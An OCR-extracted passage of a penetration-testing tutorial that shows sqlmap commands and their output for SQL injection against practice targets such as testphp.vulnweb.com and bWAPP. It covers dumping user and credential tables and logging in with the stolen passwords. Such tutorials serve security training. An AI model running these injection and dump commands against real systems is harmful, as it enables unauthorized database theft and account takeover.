and canceling the sqlmap scan since it is a crime to do so.

We can also specify the specific page number on which we want to apply the Google dork at by the option "–gpage"



Target HTTP requests


An HTTP client sends an HTTP request to a server in the form of a request message which includes the following format:
A Request-line
Zero or more header (General|Request|Entity) fields followed by CRLF
An empty line (i.e., a line with nothing preceding the CRLF) indicating the end of the header fields
Optionally a message-body
The Request-Line begins with a method token, followed by the Request-URI and the protocol version, and ending with CRLF. The elements are separated by space SP characters.
Request-Line = Method SP Request-URI SP HTTP-Version CRLF
Hence, we can intercept these HTTP requests, save it in a text file and automate the attack with sqlmap.



I captured the request of the website "**master.byethost18.com/Less-1/?id=1**" in the burp and will save it in a text file called "**httprequest.txt**" and run the command:

```
sqlmap -r /root/Desktop/httprequest.txt
```

As you can see that sqlmap has detected the target in the text file. We can further apply –dbs to fetch all the databases.




Database Penetration Testing using Sqlmap

Database Penetration Testing using Sqlmap

Sometimes you visit such websites that let you select product item through their picture gallery if you observer its URL you will notice that product item is called through its product-ID numbers.
Let's take an example

```
http://testphp.vulnweb.com/artists.php?artist=1
```


So when attacker visits such kind of website he always checks for SQL vulnerability inside web server for lunching SQL attack.



Let's check how attacker verifies SQL vulnerability.
The attacker will try to break the query in order to order to get the error message, if he successfully received an error message then it confirms that web server is SQL injection affected.

```
http://testphp.vulnweb.com/artists.php?artist=1'
```

From the screenshot you can see we have received error message successfully now we have made SQL attack on a web server so that we can fetch database information.




Databases


For database penetration testing we always choose SQLMAP, this tool is very helpful for beginners who are unable to retrieve database information manually or unaware of SQL injection techniques. Open the terminal in your Kali Linux and type following command which start SQL injection attack on the targeted website.

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1"
                        --dbs --batch
```

-u: target URL
–dbs: fetch database name
–batch: This will leave sqlmap to go with default behavior whenever user's input would be required



Here from the given screenshot, you can see we have successfully retrieve database name "**acuart**"



Tables


As we know a database is a set of record which consist of multiple tables inside it therefore now use another command in order to fetch entire table names from inside the database system.

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1"
                    -D acuart --table --batch
```

-D: DBMS database to enumerate (fetched database name)
–tables: enumerate DBMS database table

As a result, given in screenshot, we have enumerated entire table name of the database system. There are 8 tables inside the database “acuart” as following:

T1: artists
T2: carts
T3: categ
T4: featured
T5: guestbook
T6: pictures
T7: products
T8: users



Columns

Now further we will try to enumerate the column name of the desired table. Since we know there is a users table inside the database acuart and we want to know all column names of users table, therefore, we will generate another command for column captions enumeration.

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1"
          -D acuart -T users --columns --batch
```

-T: DBMS table to enumerate (fetched table name)
–columns: enumerate DBMS database columns

```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart
-T users --columns --batch
```


```
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```

Get data from a table


Slowly and gradually we have penetrated many details of the database but last and most important step is to retrieve information from inside the columns of a table. Hence, at last, we will generate a command which will dump information of users table.

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1"
          -D acuart -T users --dump --batch
```

–dump: dump all information of DBMS database




Here from the given screenshot, you can see it has to dump entire information of table users, mainly users table contains login credential of other users. You can use these credential for login into the server on behalf of other users.




Dump All

The last command is the most powerful command in sqlmap which will save your time in database penetration testing; this command will perform all the above functions at once and dump entire database information including table names, column and etc.

sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --dump-all --batch




This will give you all information at once which contains database name as well as table's records. Try it yourself!!!



Exploiting Form Based Sql Injection using Sqlmap


Exploiting Form Based Sql Injection using Sqlmap

Enter **user and password** as **bee** and **bug**respectively.
Set security level **low**, from list box chooses your bug select **SQL-Injection (Login form/Hero)** now and click on the **hack.**



A login form gets open where it is asked to submit the credential of a superhero which we don't know. So I am going to give any random login and password like iron: man, in order to capture the request through burp suite.

To capture the request of bWAPP click on **the proxy** tag then click to **inception is on the button**, come back to bWAPP and now click to **login.** Use intercepts highlighted data within sqlmap commands.



Now open the terminal of your kali Linux and type following command for the enumeration of databases name.

```
sqlmap -u http://192.168.1.102:81/bWAPP/sqli_3.php --
data="login=iron&amp;password=man&amp;form=submit" --
method POST --dbs --batch
```

From enumeration result, we get the information of the back-end database management system is **MYSQL 5.5** and web server **operating system** is **windows** with **Apache 2.4.7** and **PHP 5.5.9** and fetch all names of the database. So if you notice the image given below we have caught all name of databases. Choose any name for fetching more details.

```
[02:51:53] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.5
[02:51:53] [INFO] fetching database names
[02:51:53] [INFO] the SQL query used returns 10 entries
[02:51:53] [INFO] resumed: information_schema
[02:51:53] [INFO] resumed: bwapp
[02:51:53] [INFO] resumed: cdcol
[02:51:53] [INFO] resumed: dru
[02:51:53] [INFO] resumed: dvwa
[02:51:53] [INFO] resumed: mysql
[02:51:53] [INFO] resumed: performance_schema
[02:51:53] [INFO] resumed: phpmyadmin
[02:51:53] [INFO] resumed: test
[02:51:53] [INFO] resumed: webauth
available databases [10]:
[*] bwapp
[*] cdcol
[*] dru
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
[*] webauth
```

Now type the below command which will try to fetch entire data from inside database of bwapp

```
sqlmap -u http://192.168.1.102:81/bWAPP/sqli_3.php --data="login=iron&amp;password=man&amp;form=submit" --method POST -D bwapp --dump all --batch
```

```
root@kali:~# sqlmap -u http://192.168.1.102:81/bWAPP/sqli_3.php --data="login=iron&password=man&form=submit" --method POST -D bwapp --dump all --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.0.11#stable}
|_ -| . ["] | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 05:02:10

[05:02:11] [INFO] resuming back-end DBMS 'mysql'
[05:02:11] [INFO] testing connection to the target URL
[05:02:11] [INFO] heuristics detected web page charset 'UTF-8-SIG'
```

First I found a table “BLOG” which contains four columns but this table appears to be empty as all fields are left blank.

```
[02:48:04] [WARNING] table 'blog' in database 'bwapp' appears to be empty
Database: bwapp
Table: blog
[0 entries]
+----+-------+-------+--------+
| id | owner | entry | date   |
+----+-------+-------+--------+
+----+-------+-------+--------+
```


Next, I found table “MOVIES” in database bwapp and you can see from the given screenshot it contains movies detail. There are 10 entries in each of the following column.

```
Database: bwapp
Table: movies
[10 entries]
+----+-----------+-------------------------+--------+-------------+-----------
----+----------------+
| id | imdb      | title                   | genre  | release_year | tickets_st
ock | main_character  |
+----+-----------+-------------------------+--------+-------------+-----------
----+----------------+
| 1  | tt1583421 | G.I. Joe: Retaliation   | action | 2013         | 100
    | Cobra Commander |
| 2  | tt0371746 | Iron Man                | action | 2008         | 53
    | Tony Stark      |
| 3  | tt0770828 | Man of Steel            | action | 2013         | 78
    | Clark Kent      |
| 4  | tt0438488 | Terminator Salvation    | sci-fi | 2009         | 100
    | John Connor     |
| 5  | tt0948470 | The Amazing Spider-Man  | action | 2012         | 13
    | Peter Parker    |
| 6  | tt1259521 | The Cabin in the Woods  | horror | 2011         | 666
    | Some zombies    |
| 7  | tt1345836 | The Dark Knight Rises   | action | 2012         | 3
    | Bruce Wayne     |
| 8  | tt0232500 | The Fast and the Furious | action | 2001        | 40
    | Brian O'Connor  |
| 9  | tt0800080 | The Incredible Hulk     | action | 2008         | 23
    | Bruce Banner    |
| 10 | tt0816711 | World War Z             | horror | 2013         | 0
```


Luckily!!! I have got data which contains **id, login, password and secret** entries inside the “HEROES” table and maybe this dumped data can help me to bypass the login page of the above web page which we have open in the browser. I will use the login and password later to verify it.

```
Database: bwapp
Table: heroes
[6 entries]
+----+-----------+---------------------------------------+----------------+
| id | login     | secret                                | password       |
+----+-----------+---------------------------------------+----------------+
| 1  | neo       | Oh why didn't I took that BLACK pill? | trinity        |
| 2  | alice     | There's a cure!                       | loveZombies    |
| 3  | thor      | Oh, no... this is Earth... isn't it?  | Asgard         |
| 4  | wolverine | What's a Magneto?                     | Log@N          |
| 5  | johnny    | I'm the Ghost Rider!                  | m3ph1st0ph3l3s |
| 6  | seline    | It wasn't the Lycans. It was you.     | m00n           |
+----+-----------+---------------------------------------+----------------+
```

Here I found only three entries for table “USERS” inside the bwapp which also contains credential for the admin account.



Another empty table “VISITORS” like “blog” table, it is also left blank.
Sqlmap has dumped too much of data from inside the database of bwapp, as you have seen I have got data from a different table, now let’s verify this result. Browse bwapp in localhost again and once again open the login form page inside the bwapp.



If you remembered sqlmap has dumped table of “HEROES” which contains login and password now using above fetched data **(Thor: Asgard)** from inside the table of “heroes” I will use these credential for login.

Now **type thor** in the text field given for **login** and then **type Asgard** as **a password**. **Click** on **login**.

